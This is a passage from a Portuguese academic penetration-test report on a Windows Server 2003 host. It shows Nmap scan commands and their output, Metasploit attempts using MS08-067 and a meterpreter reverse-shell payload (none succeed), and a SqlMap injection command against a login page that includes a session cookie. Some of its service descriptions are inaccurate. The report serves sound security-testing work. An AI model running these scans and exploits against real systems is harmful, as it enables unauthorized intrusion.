- Microsoft Windows RPC - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
- Microsoft Windows microsoft-ds - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows;
- Apache httpd – Servidor Web;
- Microsoft Windows 98 netbios-ssn – API que fornece serviços relacionados com a camada de Transporte do modelo OSI para permitir a comunicação de aplicativos locais;
- Microsoft Firmware Ppt – Protocolo de transferência ponto a ponto.

Varredura 4

Utilização do comando: nmap -sU -O IP_do_servidor.

1. “nmap” executa a ferramenta Nmap;
2. “-sU” permite que a ferramenta utilize o detector de portas UDP;
3. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor;
4. IP_do_servidor informa o IP onde está hospedada a aplicação em teste.

Resultado Esperado

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas UDP abertas e os serviços que estão rodando nessas portas no momento do escaneamento.

Relatório de execução

De acordo com a Figura 12, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: *Windows Server 2003*. Também foi possível descobrir as portas UDP abertas e os serviços que estavam rodando nessas portas no momento do escaneamento.


```
root@kali: ~
File Edit View Search Terminal Help
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-04-10 12:08 BRT
Nmap scan report for [redacted]
Host is up (0.00032s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
123/udp   open|filtered ntp
137/udp   open  netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
1701/udp  open|filtered L2TP
4500/udp  open|filtered nat-t-ike
MAC Address: 00:0C:29:84:42:2C (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose
Running: Microsoft Windows 2000|2003|XP
OS CPE: cpe:/o:microsoft:windows_2000 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:
microsoft:windows_xp::sp3
OS details: Microsoft Windows 2000 or Windows Server 2003 SP1, Microsoft Windows Server
2003 SP2, Microsoft Windows XP SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 62.52 seconds
root@kali:~#
```

Figura 12 – Portas UDP escaneadas e serviços que estavam rodando nelas no momento do escaneamento via Nmap.

Serviços encontrados na Figura 12:

- netbios-ns - responsável pelo registro de nomes de aplicação do NetBios (26);
- netbios-dgm - serviço de datagrams do NetBios;
- snmp (27) - gerenciamento de redes;
- microsoft-ds - protocolo utilizado pelo sistema operacional Windows para compartilhamento e impressões de arquivos;
- L2TP (Protocolo de Encapsulamento de Camada 2) (28)– Protocolo de encapsulamento da Internet, utilizado por uma conexão de VPN (rede virtual privada) para acessar uma rede privada;
- nat-t-like - protocolo de tradução de ips.
- ntp (29) - protocolo de sincronização de relógios usando UDP.

Varredura 5

Utilização do comando: nmap -A -O IP_do_servidor.


1. “nmap” executa a ferramenta Nmap;
2. “-A” é para usar o Tracerouter na requisição;
3. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor;
4. IP_do_servidor informa o IP onde está hospedada a aplicação em teste.

Resultado Esperado

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado e a rota traçada pelo Tracerouter.

Relatório de execução

De acordo com as Figura 13 e 14, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: *Windows Server 2003*. Também foi possível descobrir a rota traçada para a requisição ao servidor.




```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
Terminal  
root@kali: ~  
root@kali:~# nmap -A -O  
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-04-10 15:36 BRT  
Nmap scan report for [REDACTED]  
Host is up (0.00025s latency).  
Not shown: 993 closed ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Apache httpd  
| http-methods: Potentially risky methods: TRACE  
|_ See http://nmap.org/nsedoc/scripts/http-methods.html  
|_ http-server-header: Apache  
|_ http-title: 403 Forbidden  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn  
445/tcp   open  microsoft-ds  Microsoft Windows 2003 or 2008 microsoft-ds  
1025/tcp  open  msrpc        Microsoft Windows RPC  
1723/tcp  open  pptp         Microsoft (Firmware: 3790)  
5666/tcp  open  ssl/nrpe?  
| sslv2:  
|_ SSLv2 supported  
|_ ciphers: none  
MAC Address: 00:0C:29:84:42:2C (VMware)  
Device type: general purpose  
Running: Microsoft Windows 2003  
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003:  
:sp2
```

Figura 13 – Rota traçada pelo Tracerouter - Parte 1

Serviços encontrados na Figura 13:

- Microsoft Windows RPC - Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
- Microsoft Windows microsoft-ds - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows;
- Apache httpd – Servidor Web;
- Microsoft Windows 98 netbios-ssn – Api que fornece serviços relacionados com a camada de Transporte do modelo OSI para permitir a comunicação de aplicativos locais;
- Microsoft Firmware Ppt – Protocolo de transferência ponto a ponto.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
Terminal x root@kali: - x  
Network Distance: 1 hop  
Service Info: OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_server_2003  
Host script results:  
|_nbstat: NetBIOS name: [REDACTED], NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:84:42:2c (VMware)  
|_smb-os-discovery:  
|   OS: Windows Server 2003 3790 Service Pack 2 (Windows Server 2003 5.2)  
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp2  
|   Computer name: [REDACTED]  
|   NetBIOS computer name: [REDACTED]  
|   Domain name: recife.ifpe.local  
|   Forest name: recife.ifpe.local  
|   FQDN: [REDACTED]  
|   System time: 2016-04-10T15:39:27-03:00  
|_smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|   message_signing: disabled (dangerous, but default)  
|_smbv2-enabled: Server doesn't support SMBv2 protocol  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.25 ms [REDACTED]
```

Figura 14 – Rota traçada pelo Tracerouter - Parte 2

Varredura 6

Utilização do comando: nmap -sV -p 1-65535 -O IP_do_servidor.

1. “nmap” executa a ferramenta Nmap.
2. “-sV” permite que a ferramenta realize o SYN e busque a versão do software rodando no momento;


3. “-p” indica quais portas devem ser usadas no teste, o delimitador é “-”;
4. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor;
5. IP_do_servidor é o IP onde está hospedada a aplicação em teste.

Resultado Esperado

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas abertas e a versão dos serviços que estão rodando nessas portas no momento do escaneamento.

Relatório de execução

De acordo com a Figura 15, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: *Windows Server 2003*. Também foi possível descobrir as portas abertas e a versão dos serviços que estavam rodando nessas portas no momento do escaneamento.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~  
NSE: Script scanning  
Initiating NSE at 16:12  
Completed NSE at 16:12, 4.03s elapsed  
Nmap scan report for  
Host is up (0.00039s latency).  
Not shown: 65526 closed ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Apache httpd  
86/tcp    open  http         Apache httpd 2.2.16 ((Win32))  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds  
1025/tcp  open  msrpc        Microsoft Windows RPC  
1723/tcp  open  pptp         Microsoft (Firmware: 3790)  
5666/tcp  open  ssl/nrpe?  
12489/tcp open  tcpwrapped  
MAC Address: 00:0C:29:84:42:2C (VMware)  
Service Info: OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_server_2003  
  
Read data files from: /usr/bin/../share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/bmit/  
Nmap done: 1 IP address (1 host up) scanned in 6575.90 seconds  
Raw packets sent: 82277 (3.620MB) | Rcvd: 82265 (3.291MB)  
root@kali:~#
```

Figura 15 – Versão do software rodando nas portas escaneadas via Nmap.

Serviços encontrados na Figura 15:

- Ferramenta semelhante ao TeamViewer que conecta o computador criando um esquema de servidor - cliente;
- Microsoft Windows microsoft-ds - Ferramenta que auxilia a implantação de imagens em uma distribuição Windows;
- Apache httpd – Servidor Web;
- Microsoft Windows 98 netbios-ssn – API que fornece serviços relacionados com a camada de Transporte do modelo OSI para permitir a comunicação de aplicativos locais;
- Microsoft Firmware Ppt – Protocolo de transferência ponto a ponto.

Varredura 7

Utilização do comando: nmap -sU -p 1-65535 IP_do_servidor.


1. “nmap” executa a ferramenta Nmap;
2. “-sU” permite que a ferramenta use o detector de portas UDP;
3. “-p” indica quais portas devem ser usadas no teste, o delimitador é “-”;
4. “-O” permite que a ferramenta tente encontrar o sistema operacional utilizado pelo servidor;
5. IP_do_servidor é o IP onde está hospedada a aplicação em teste.

Resultado Esperado

Espera-se descobrir o sistema operacional utilizado pelo servidor explorado, as portas UDP abertas e a versão e os serviços que estão rodando nessas portas no momento do escaneamento.

Relatório de execução

De acordo com a Figura 16, foi possível descobrir o sistema operacional utilizado pelo servidor explorado: Windows Server 2003. Também foi possível descobrir as portas UDP abertas e a versão dos serviços que estavam rodando nessas portas no momento do escaneamento.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x  
UDP Scan Timing: About 71.71% done; ETC: 20:19 (0:58:23 remaining)  
UDP Scan Timing: About 76.81% done; ETC: 20:20 (0:48:04 remaining)  
Discovered open port 137/udp on [REDACTED]  
UDP Scan Timing: About 81.88% done; ETC: 20:20 (0:37:41 remaining)  
UDP Scan Timing: About 86.93% done; ETC: 20:21 (0:27:15 remaining)  
UDP Scan Timing: About 91.97% done; ETC: 20:21 (0:16:48 remaining)  
UDP Scan Timing: About 96.99% done; ETC: 20:22 (0:06:19 remaining)  
Completed UDP Scan at 20:23, 12661.29s elapsed (65535 total ports)  
Nmap scan report for [REDACTED]  
Host is up (0.00048s latency).  
Not shown: 65527 closed ports  
PORT      STATE      SERVICE  
123/udp   open|filtered ntp  
137/udp   open       netbios-ns  
138/udp   open|filtered netbios-dgm  
161/udp   open|filtered snmp  
445/udp   open|filtered microsoft-ds  
500/udp   open|filtered isakmp  
1701/udp  open|filtered L2TP  
4500/udp  open|filtered nat-t-ike  
MAC Address: 00:0C:29:84:42:2C (VMware)  
  
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 12674.75 seconds  
Raw packets sent: 66836 (1.874MB) | Rcvd: 66808 (3.743MB)  
root@kali:~#
```

Figura 16 – Versão do software rodando nas portas UDP escaneadas via Nmap.

Serviços encontrados na Figura 16:

- netbios-ns - responsável pelo registro de nomes de aplicação do NetBios (26);
- netbios -dgm - serviço de datagrams do NetBios;
- snmp (27) - gerenciamento de redes;
- microsoft-ds - protocolo utilizado pelo sistema operacional Windows para compartilhamento e impressões de arquivos;
- L2TP (Protocolo de Encapsulamento de Camada 2) (28)– Protocolo de encapsulamento da Internet, utilizado por uma conexão de VPN (rede virtual privada) para acessar uma rede privada;
- nat-t-ike - protocolo de tradução de ips.
- ntp (29) - protocolo de sincronização de relógios usando UDP.

Ataque à porta RPC - via Metasploit

Tarefa realizada dia 10/04/16.

Duração total das sessões executadas: 1 hora.

Objetivo

Ataque à porta RPC descoberta na análise de servidor via Nmap realizada anteriormente.

Tentar se conectar à porta 135 usando o framework Metasploit, ferramenta abordada no subcapítulo 3.2, para tentar conseguir privilégios dentro do Windows.

Sessão de teste 1

Tentar configurar algum exploit para atacar a porta 135.

Resultado Esperado

Espera-se que o exploit não consiga ser executado.

Relatório de execução

A ferramenta é de difícil configuração e possui uma bibliografia muito ruim para iniciantes. Não foi possível obter nenhum resultado.

Sessão de teste 2

O exploit escolhido para testar o caso específico da porta RPC foi o *auxiliary/scanner/msf/msf_rpc_login*. O payload a ser executado é o *windows/meterpreter/reverse_tcp*. Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

Resultado esperado

Espera-se que o exploit não consiga ser executado.

Relatório de execução

Não foi possível realizar o teste com êxito. Pois, conforme o resultado *Varredura 2* na seção de testes **Atividade: Análise do servidor - Exploração via Nmap**, o sistema operacional utilizado pelo servidor que hospeda a aplicação é *Windows Server 2003*. Após verificação, foi constatado que o exploit enviado no teste é voltado para Windows NT.

Sessão de teste 3

Tentar atacar a porta 445 usando exploits automatizados.

Para esse caso, o exploit escolhido foi o MS08-67 disponível no caminho */windows/smb/ms08_067_netapi*. Ele serve especificamente para explorar uma vulnerabilidade do *microsoft ds*. Utilizar mesmo o payload citado na Sessão de teste 2: *windows/meterpreter/reverse_tcp*. Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

Resultado esperado

Espera-se que o exploit não consiga ser executado.

Relatório de execução

O sistema passou nos testes. O exploit não foi executado na máquina do servidor.

Sessão de teste 4

Tentar atacar a porta 135.

O exploit escolhido foi o *auxiliary/scanner/msf/msf_rpc_login* para testar o caso específico da porta RPC escolhida. O payload a ser executado é o *windows/meterpreter/reverse_tcp*. Esse payload força a máquina atacada a abrir uma conexão com a máquina atacante via TCP.

Resultado esperado

Espera-se que o exploit não consiga ser executado.

Relatório de execução

O sistema passou nos testes. O exploit não foi executado na máquina do servidor.

Tela de Login – Exploração via SqlMap

Tarefa realizada no dia 11/04.

Duração total das sessões executadas: 2 horas e 30 minutos.

Objetivo

Utilizar a ferramenta SqlMap, abordada no subcapítulo 3.2, para automatizar o processo de detecção de vulnerabilidades na tela de Login utilizando injeção SQL.

Sessão de teste 1

Verificar se a tela de Login é vulnerável a injeção de código SQL. Caso haja vulnerabilidade, conseguir obter o nome do banco de dados utilizado pelo sistema.

Para realizar essa sessão de teste, foi necessário utilizar a ferramenta Burp Suite para capturar as informações de cookie contidas no cabeçalho de requisição HTTP no momento em que a página do Login é acessada.



```
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/login.php?logado=false
Cookie: PHPSESSID=75ce718b37088517cafla733d537c60f
Connection: keep-alive
```

Figura 17 – Parâmetros obtidos através do Burp Suite.

Comando utilizado:

```
./Sqlmap.py -u "http://IP_do_servidor/nome_do_sistema/login.php?logado=fals  
e"  
-cookie="PHSESSID=75ce718b37088517cafla733d537c60f" -b -current -db
```


1. “./sqlmap.py” comando utilizado para executar a ferramenta SqlMap;
2. “-u” utilizado para especificar a URL alvo da página a ser explorada;
3. “-cookie” utilizado para especificar um cookie de sessão válido a ser passado para o SqlMap durante o ataque;
4. “-current -db” utilizado para obter o nome do banco de dados utilizado pela aplicação.

Resultado esperado

Espera-se que a tela de Login não seja vulnerável à injeção de SQL e consequentemente não seja possível descobrir o nome do banco de dados utilizado pela aplicação.

Relatório de execução

O sistema passou nos testes. A Figura 18 mostra que após a execução e as inúmeras sessões de testes de injeção o parâmetro informado no comando utilizado não é injetável.



```
Applications ▾ Places ▾ 5 Terminal ▾ Seg 19:17 1
root@kali: /usr/share/sqlmap

File Edit View Search Terminal Help

[19:14:17] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[19:14:19] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[19:14:19] [INFO] testing 'MySQL inline queries'
[19:14:20] [INFO] testing 'PostgreSQL inline queries'
[19:14:20] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[19:14:20] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[19:14:22] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[19:14:23] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[19:14:25] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[19:14:26] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[19:14:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
